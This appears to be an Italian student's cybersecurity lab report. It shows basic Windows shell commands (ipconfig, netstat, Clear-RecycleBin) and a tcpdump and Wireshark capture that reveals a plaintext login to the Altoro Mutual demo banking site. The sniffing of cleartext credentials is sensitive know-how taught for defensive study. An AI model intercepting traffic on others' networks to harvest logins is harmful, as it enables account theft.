

S11L5

Laboratorio 1

```
Prompt dei comandi
20/12/2024 15:20 <DIR> .
25/11/2024 14:46 <DIR> ..
04/11/2024 17:33      192 .gitconfig
22/11/2024 17:34      178 .packettracer
31/01/2025 12:02 <DIR> .VirtualBox
20/12/2024 15:20 <DIR> 3D Objects
25/10/2024 11:30 <DIR> ansel
22/11/2024 17:53 <DIR> Cisco Packet Tracer 8.2.2
25/11/2024 23:31 <DIR> Contacts
25/10/2024 21:18 <DIR> Documents
31/01/2025 11:53 <DIR> Downloads
25/11/2024 23:31 <DIR> Favorites
25/11/2024 23:31 <DIR> Links
20/12/2024 15:20 <DIR> Music
25/11/2024 18:11 <DIR> OneDrive
18/11/2024 11:43      42 prova.txt
20/12/2024 15:20 <DIR> Recorded Calls
22/11/2024 16:05      824 relazione S3L5_progetto.txt
25/11/2024 23:31 <DIR> Saved Games

Windows PowerShell
Mode                LastWriteTime         Length Name
----                -
d-----          31/01/2025         12:02      .VirtualBox
d-r-----         20/12/2024         15:20      3D Objects
d-----          25/10/2024         12:30      ansel
d-----          22/11/2024         17:53      Cisco Packet Tracer 8.2.2
d-r-----         25/11/2024         23:31      Contacts
d-----          25/10/2024         22:18      Documents
d-r-----         31/01/2025         11:53      Downloads
d-r-----         25/11/2024         23:31      Favorites
d-r-----         25/11/2024         23:31      Links
d-r-----         20/12/2024         15:20      Music
dar-----        25/11/2024         18:11      OneDrive
d-r-----         20/12/2024         15:20      Recorded Calls
d-r-----         25/11/2024         23:31      Saved Games
d-r-----         25/11/2024         23:31      Searches
d-----          28/01/2025         15:09      VirtualBox VMs
-a-----          04/11/2024         17:33      192 .gitconfig
```

```
Prompt dei comandi
17 Directory 4.315.242.496 byte disponibili

C:\Users\Utente>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: homenet.telecomitalia.it

Scheda Ethernet Ethernet 3:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::a2f0:3d1c:c42c:67b
7%21
    Indirizzo IPv4. . . . . : 192.168.56.1
    Subnet mask . . . . . : 255.255.255.0

Windows PowerShell
PS C:\Users\Utente> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: homenet.telecomitalia.it

Scheda Ethernet Ethernet 3:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::a2f0:3d1c:c42c:67b
7%21
    Indirizzo IPv4. . . . . : 192.168.56.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :
```

```
Windows PowerShell
Suffisso DNS specifico per connessione:
Indirizzo IPv6 locale rispetto al collegamento . : fe80::633:b13b:dcd:74a%2
0
Indirizzo IPv4. . . . . : 172.20.10.2
Subnet mask . . . . . : 255.255.255.240
Gateway predefinito . . . . . : 172.20.10.1

Scheda Ethernet Connessione di rete Bluetooth:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione:
PS C:\Users\Utente> Get-Alias dir

CommandType      Name                                     Version
-----
Alias             dir -> Get-ChildItem

PS C:\Users\Utente>
```

```
PS C:\Users\Utente> Get-childItem

Directory: C:\Users\Utente


Mode                LastWriteTime         Length Name
----                -
d-----          31/01/2025    12:02           .VirtualBox
d-r---          20/12/2024    15:20          3D Objects
d-----          25/10/2024    12:30           ansel
d-----          22/11/2024    17:53  Cisco Packet Tracer 8.2.2
d-r---          25/11/2024    23:31          Contacts
d-----          25/10/2024    22:18          Documents
d-r---          31/01/2025    11:53          Downloads
d-r---          25/11/2024    23:31          Favorites
d-r---          25/11/2024    23:31           Links
d-r---          20/12/2024    15:20           Music
```

Amministratore: Windows PowerShell

PS C:\WINDOWS\system32> netstat -abno

Connessioni attive

Proto	Indirizzo locale	Indirizzo esterno	Stato	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	1500
RpcEptMapper				
[svchost.exe]				
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	10532
CDPSvc				
[svchost.exe]				
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	1236
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1136
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	3264
EventLog				
[svchost.exe]				
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	3252



```
PS C:\Users\Utente> clear-recyclebin

Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il
contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida
(il valore predefinito è "S"):s
PS C:\Users\Utente>
```

Laboratorio 2

```
Applications : Terminal - analyst@secOps:~  
  
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ ip address  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:82:f3:c3 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3  
        valid_lft 71284sec preferred_lft 71284sec  
    inet6 fd00::a00:27ff:fe82:f3c3/64 scope global deprecated dynamic mngtmpaddr  
        noprefixroute  
        valid_lft 71287sec preferred_lft 0sec  
    inet6 fe80::a00:27ff:fe82:f3c3/64 scope link  
        valid_lft forever preferred_lft forever  
[analyst@secOps ~]$
```

```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ ip address  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:82:f3:c3 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3  
        valid_lft 71284sec preferred_lft 71284sec  
    inet6 fd00::a00:27ff:fe82:f3c3/64 scope global deprecated dynamic mngtmpaddr  
        noprefixroute  
        valid_lft 71287sec preferred_lft 0sec  
    inet6 fe80::a00:27ff:fe82:f3c3/64 scope link  
        valid_lft forever preferred_lft forever  
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap  
[sudo] password for analyst:  
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes  
[analyst@secOps ~]$
```

CyberOps Workstation [In esecuzione] - Oracle VirtualBox

FileMacchinaVisualizzaInserimentoDispositiviAiuto

ApplicationsAltoro Mutual - Mozilla Firef...Terminal - analyst@secOps:~

09:16analyst

Altoro Mutual - Mozilla Firefox

Altoro Mutual

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Go

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Deposit Products

Lending Services

Cards

Insurance

Retirement

Other Services

INSIDE ALTORO MUTUAL

About Us

Contact Us

Locations

Investor Relations

Press Room

Careers

Subscribe

Online Banking Login

Username:

Password:


This connection is not secure.
Logins entered here could be compromised. [Learn More](#)

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

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A terminal window titled "Terminal - analyst@secOps:~" with a menu bar (File, Edit, View, Terminal, Tabs, Help) and standard window controls. The terminal shows a user running a tcpdump command to capture traffic on the enp0s3 interface. The output indicates that 859 packets were captured and 0 were dropped by the kernel. The terminal background is black with green text for the prompt and white for the output. The desktop background features a blue and white digital pattern with binary code.

```
analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C859 packets captured
859 packets received by filter
0 packets dropped by kernel
analyst@secOps ~]$
```

analyst - File Manager

File Edit View Go Help

/home/analyst/

DEVICES

- File System
- Filesystem root

PLACES

- analyst
- Desktop

NETWORK

- Browse Network

Desktop

httpdump.pcap

"httpdump.pcap" (27)

httpdump.pcap [Wireshark 2.5.1]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: http Expression... Clear

No.	Time	Source	Destination	Protocol	Length	Info
715	113.917343	10.0.2.15	65.61.137.117	HTTP	589	POST
716	114.129862	65.61.137.117	10.0.2.15	HTTP	315	200 OK

Frame 715: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)


- Ethernet II, Src: PcsCompu_82:f3:c3 (08:00:27:82:f3:c3), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
- Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117
- Transmission Control Protocol, Src Port: 46250, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
- Hypertext Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded


0220 73 3a 20 31 0d 0a 0d 0a 75 69 64 3d 41 64 6d 69 s: 1.... uid=Admin


0230 6e 26 70 61 73 73 77 3d 41 64 6d 69 6e 26 62 74 n&passw= Admin&bt

0240 6e 53 75 62 6d 69 74 3d 4c 6f 67 69 6e nSubmit= Login

HTML Form URL Encoded (urlencode...) Packets: 859 · Displayed: 42 (4.9%) · Load time: 0:00.004

